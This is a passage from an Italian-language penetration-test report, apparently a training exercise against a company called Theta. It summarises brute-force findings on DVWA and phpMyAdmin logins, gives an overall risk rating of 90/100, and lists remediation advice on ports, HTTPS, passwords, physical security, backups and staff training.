- **Security= High:** In questo ultimo livello ci sono due differenze rispetto al precedente in quanto pulisce/sanitizza in maniera più completa gli input di username e password sempre da caratteri malevoli e inserisce una funzione chiamata `sleep(3)`, la quale fa attendere a qualsiasi richiesta di login 3 secondi per la successiva. Questa funzione è utile per rallentare attacchi bruteforce per dare tempo al team di sicurezza di intervenire per tempo. Purtroppo però il codice rimane ancora molto vulnerabile.

6. Conclusioni e valutazioni finali

Dopo aver effettuato tutti i test di sicurezza richiesti il nostro team ha assegnato all'azienda Theta un grado di rischio "**MOLTO ALTO**", con un punteggio di 90 su 100. Il seguente grado di rischio è considerato un pessimo standard per la sicurezza aziendale.

Per poter portare la sicurezza ad uno standard comune/alto servono molte modifiche a varie sezioni.

RISCHIO COMPLESSIVO: MOLTO ALTO



LIVELLO DI RISCHIO RELATIVO: 90/100

Di seguito come parte finale del report elencheremo le varie vulnerabilità che abbiamo rilevato e testato insieme anche a consigli per migliorare complessivamente la sicurezza della rete dell'azienda Theta:

- **Vulnerabilità legate al protocollo HTTP:**

Ci sono vari problemi comuni tra l'Application Server ed il Web Server: abbiamo trovato porte inutilizzate e lasciate aperte (esattamente 12) che consigliamo di chiudere; l'azienda Theta potrebbe investire nel passaggio da un protocollo HTTP ad uno più **sicuro** come HTTPS; sono stati rilevati nelle porte attive possibili servizi inutilizzati che consigliamo di controllare e disattivare; come ultima vulnerabilità legata a questo ambito abbiamo trovato metodi HTTP inutilmente attivi, di conseguenza consigliamo il controllo e la disattivazione dei suddetti.

- **Vulnerabilità riscontrate attraverso attacchi di tipo Brute Force:**

Abbiamo creato degli script in linguaggio Python per eseguire degli attacchi Brute Force alle pagine accessibili dai server chiamate "phpMyAdmin" e "DVWA"(Login Page e Tab di test per Brute Force) e abbiamo rilevato varie vulnerabilità: siamo riusciti con lo stesso tipo di attacco Brute Force, modificando il codice ove necessario, a penetrare la sicurezza di entrambe le pagine con facilità, soprattutto con la pagina "phpMyAdmin". Consigliamo di eliminare i file o **criptarli** ove non possibile, contenenti username o password e dare accesso ad essi solamente a **personale**

qualificato (ad esempio Amministratore di sistema); di cambiare username e password in entrambe le pagine con combinazioni di caratteri numeri e simboli speciali per aumentare la complessità di entrambi; riscrivere il codice sorgente e degli script di entrambe le pagine al fine di proteggersi dagli attacchi, non solo Brute Force. Infine consigliamo vivamente di richiedere un nuovo pentest alla fine di tutte le modifiche e miglioramenti di entrambi i server e rete aziendale.

- **Ottimizzazione dell'Infrastruttura Web:**

Si suggerisce di considerare l'e-commerce come il fulcro dell'attività aziendale e di **potenziare** l'infrastruttura hardware mediante l'installazione di server web e application server supplementari/backup. Questa misura mira a mitigare eventuali malfunzionamenti, garantendo la continuità dei servizi.

- **Accesso Sicuro alla Sala Server:**

Si consiglia di limitare l'accesso alla sala server esclusivamente al personale tecnico autorizzato, attraverso l'utilizzo di badge di sicurezza. Inoltre, si potrebbe valutare l'implementazione di **sistemi di videosorveglianza** per rafforzare la sicurezza fisica dell'ambiente.

- **Sicurezza Ambientale della Sala Server:**

È consigliato installare un sistema di raffreddamento avanzato, un impianto antincendio e estintori, seguendo le direttive del sistema **HVAC (Heating, Ventilation and Air Conditioning)**. Queste misure contribuiranno a mantenere un ambiente fisico ottimale per l'infrastruttura critica.

- **Gestione Sicura delle Password:**

Si raccomanda l'utilizzo di un **password manager** per centralizzare e gestire le password aziendali. Le password devono rispettare standard di sicurezza specifici, come una lunghezza minima di 9 o 10 caratteri, inclusione di maiuscole, minuscole, simboli e numeri, al fine di garantire una robusta sicurezza delle credenziali.

- **Aggiornamenti Periodici dei Sistemi Informatici:**

Si consiglia di effettuare **regolari aggiornamenti** dei sistemi informatici, compresi sistemi operativi, servizi web, browser e database. Questo assicura che l'infrastruttura sia protetta da vulnerabilità di sicurezza note.

- **Formazione in Sicurezza Informatica:**

È opportuno fornire formazione a tutti i dipendenti sull'importanza della sicurezza informatica e sulle pratiche corrette da adottare per prevenire danni ai terminali. Questo contribuirà a creare una cultura aziendale consapevole della sicurezza.

- **Backup Periodici e Crittografati:**

Si raccomanda di effettuare regolari **backup dei dati critici** aziendali e dei dati dei clienti. Tali backup dovrebbero essere crittografati e archiviati in modo sicuro, sia su cloud che localmente, per garantire la disponibilità e l'integrità dei dati in caso di emergenza.

Ringraziamo Theta per averci permesso di effettuare i nostri test presso la loro sede e suggeriamo caldamente di seguire e applicare i nostri suggerimenti il prima possibile.

Lasciamo in allegato all'interno di Github la copia di tutti i codici utilizzati durante il processo di valutazione.